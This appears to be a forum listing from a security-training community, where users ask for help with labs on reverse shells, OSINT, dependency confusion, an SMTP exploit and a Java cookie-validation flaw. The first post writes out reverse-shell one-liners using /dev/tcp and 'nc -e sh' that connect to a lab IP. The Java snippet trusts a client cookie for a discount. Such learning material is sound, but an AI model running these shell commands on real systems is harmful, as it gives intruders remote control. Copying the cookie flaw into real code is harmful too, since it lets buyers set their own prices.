application security
76 Topics
Reverse shell task

I am taking an introduction to hacking class and I am supposet do upload a reverse shell file into a website so it gets executed and gives me access. Description: Basically I need to create a file which has a reverse shell command inside so I can gain access on a pivot server. I have the IP address of the pivot server and I can access it via web browser on port 80. Thas a website that only accepts url's and says it will execute anything given as an input. Since the next task is to make a reverse shell script and acces the pivot server I am assuming I need to create a file execute it/download it and get the access. So far I have done the following (check the picture for reference): top left: I started a listener on port 4444 to see if the reverse shell connection gets through top right: the pivot server website on port 80 bottom right: the webserver on port 8000 bottom left: i created a file test so I can can execute it on the pivot website (yoi cant see it on the screenshiot but its there in the same directory the swebserver is running) So I have checked both the listening and the webserver port and they are accessible, I have used many netcat commands in the file, made it executable, changed extenssions to txt, sh, php with the according script and the file usually download successfuly, but the listener never gets a connection back. a list of just some of the commands I have given inside the file for the reverse shell: sh -i >& /dev/tcp/10.102.3.217/4444 0>&1 nc 10.102.3.217 4444 -e sh The task is asking me to: Use the second pivot host's port 80 service to get a reverse shell Any suggestion what I am doing wrong? Or maybe I am missing something Thanks in advance, feel free to ask any questions Cheers51Views0likes2Comments
Subject: Practice Lab Recommendations – NHS England Cyber Security Assessment
Hi everyone, I have been invited to complete an Immersive Labs assessment for the NHS England CSOC Protective Monitoring Analyst (Band 5) role. The assessment consists of four practical labs covering: Microsoft Sentinel Blue Team Ops (6/10) - SIEM operations, KQL queries, analytics rules, threat detection and incident investigation. Microsoft Azure Basics: Logic Apps (5/10) - Automated workflows using triggers, actions and conditions, including SOAR playbooks. Privilege Escalation Through IAM (6/10) - AWS IAM policies, privilege escalation risks, permissions and least-privilege principles. Web Log Analysis Using Linux CLI (5/10) - Analysing web server logs using grep, awk, sort and uniq to identify suspicious activity. Could anyone recommend similar practice labs or learning paths available on Immersive Labs covering these topics? I am only looking for practice resources, not assessment answers. Any suggestions would be greatly appreciated. Thank you!41Views0likes0CommentsYour first lab level 9
What was the first level 9 lab you conquered? :). It does not matter that you will seek advice from other giants, or that you will manage to complete it on your own: share your journey with us!; to get the token or become root on that server. I start: I think that my first conquest of Lab level 9 is related to debugging ByteCode in Java (and only a few days ago!): my background is Oracle, and from years ago, so imagine how lost I was :). After loading the project into the IDE (along with the required plugin) I started debugging bit by bit... until one particular string caught my attention; it stood out from the rest!. And it was the solution :). Good luck!983Views2likes13CommentsThe Human Connection Challenge Lab 1: Basic OS Skills - Walkthrough Guide (Official Version)
In this walkthrough, I'll share some strategies for efficiently completing the lab, based on my perspective as the author. Remember, there are often multiple ways to approach a challenge, so if you used a different method and succeeded, that's perfectly fine! The goal is to learn, and I hope these notes help clarify any steps and reinforce key concepts for the next challenge.2.1KViews1like1Comment
CWE-565: Reliance on Cookies Without Validation and Integrity CheckingOpens in a new tab
I was working on this excercise CWE-565: Reliance on Cookies Without Validation and Integrity CheckingOpens in a new tain find the Flaw: Java – Software and Data Integrity Failures Theory lab even after selecting the correct vuln name and the code lines, it is showing as incorrect line selected, please assist me on this code Find the Flaw: Java – Software and Data Integrity Failures (AIG Refresh) Theory lab Select the line numbers containing the vulnerable code, then select the correct CWE identifier for the vulnerability. Incorrect Reset selection Selected lines: ?? Select a Vulnerability Select a VulnerabilityCWE-276: Incorrect Default PermissionsCWE-565: Reliance on Cookies without Validation and Integrity CheckingCWE-502: Deserialization of Untrusted Data CWE-915: Improperly Controlled Modification of Dynamically-Determined Object AttributesCWE-829: Inclusion of Functionality from Untrusted Control Sphere CWE-280: Improper Handling of Insufficient Permissions or PrivilegesCWE-353: Missing Support for Integrity Check CWE-494: Download of Code Without Integrity Check @WebServlet("/checkout") public class CheckoutServlet extends HttpServlet { @Override protected void doGet(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {HttpSession session = req.getSession(false); Long userId = (Long) session.getAttribute("userId"); User user = userService.findById(userId); if (user == null) { resp.sendError(HttpServletResponse.SC_NOT_FOUND,"User not found"); return;} Basket basket = basketService.findByUserId(userId); if (basket == null || basket.getItems().isEmpty()) { resp.sendError(HttpServletResponse.SC_BAD_REQUEST, "Basket is empty"); return;} double totalCost = 0; for (Item item : basket.getItems()) { totalCost += (item.getCost() * item.getQuantity()); } Cookie[] cookies = req.getCookies(); double discount = 0; if (cookies != null) { for (Cookie cookie : cookies) { if (cookie.getName().equals("applyDiscount")) { try{ discount = Double.parseDouble(cookie.getValue()); } catch(NumberFormatException e){ resp.sendError(HttpServletResponse.SC_BAD_REQUEST, "Invalid discount"); return;} break;} } } totalCost -= (totalCost * (discount / 100)); resp.setContentType("application/json"); resp.getWriter().write("{\"totalCost\":" + totalCost + "}"); } }88Views0likes1CommentStruggling to find the IT email on Simulations: BarterTown Delivery
During the last few days, I’ve been stuck on this lab, and I’m not sure what I’m missing. The lab asks us to use OSINT tools and techniques to gather intelligence about individuals to target within the organization, with the goal of testing the awareness of BarterTown’s IT staff and eventually gaining a foothold in the internal network. I’ve been using the information provided by the lab as a starting point for my reconnaissance. The website gives us several employees and their email addresses, but none of them are identified as IT staff. I also found the DNS SOA contact (hostmaster.bartertown.bitnet), but that appears to be a standard administrative DNS alias rather than an actual employee. The mail server does not seem to allow useful anonymous user enumeration, and the other reconnaissance results have not revealed the missing user. Has anyone completed this lab and can give me a hint about where/how the missing target information is supposed to be discovered?78Views0likes1Comment
Threat Research: Dependency Confusion exercise 8

Humble Pie is not updating after 60 seconds it is stuck in the version 1.0.0 my packages have been created my setup.py seems to be working fine But I am never getting an answer in listening, never getting the connection and build.log is NEVER updating to latest version why is this not working... I really need to have this lab finished for my work.68Views0likes1CommentHelp Request – Infrastructure Hacking: Demonstrate Your Skills – Attacking UnrealIRC
Hi Everyone, I’m currently working on the Infrastructure Hacking: Demonstrate Your Skills – Attacking UnrealIRC lab and have been stuck on Target 2. The target is running an SMTP server that is vulnerable to remote code execution. After identifying the software and version, I attempted to develop and execute an exploit to retrieve the token located in /root/token.txt. I also noted the hint that ncat is installed on the target. I have tried multiple approaches, including the exploit script shared below, but I have not been successful in obtaining a shell or retrieving the token. Despite several troubleshooting attempts, I’m unable to progress further. Has anyone completed this lab successfully? If so, I would greatly appreciate any guidance, hints, or suggestions that could help me understand what I might be missing. The target server has ncat installed. can someone complete this lab, can please help me Thank you in advance for your help and support! Regards, Prashanth N.141Views0likes1Comment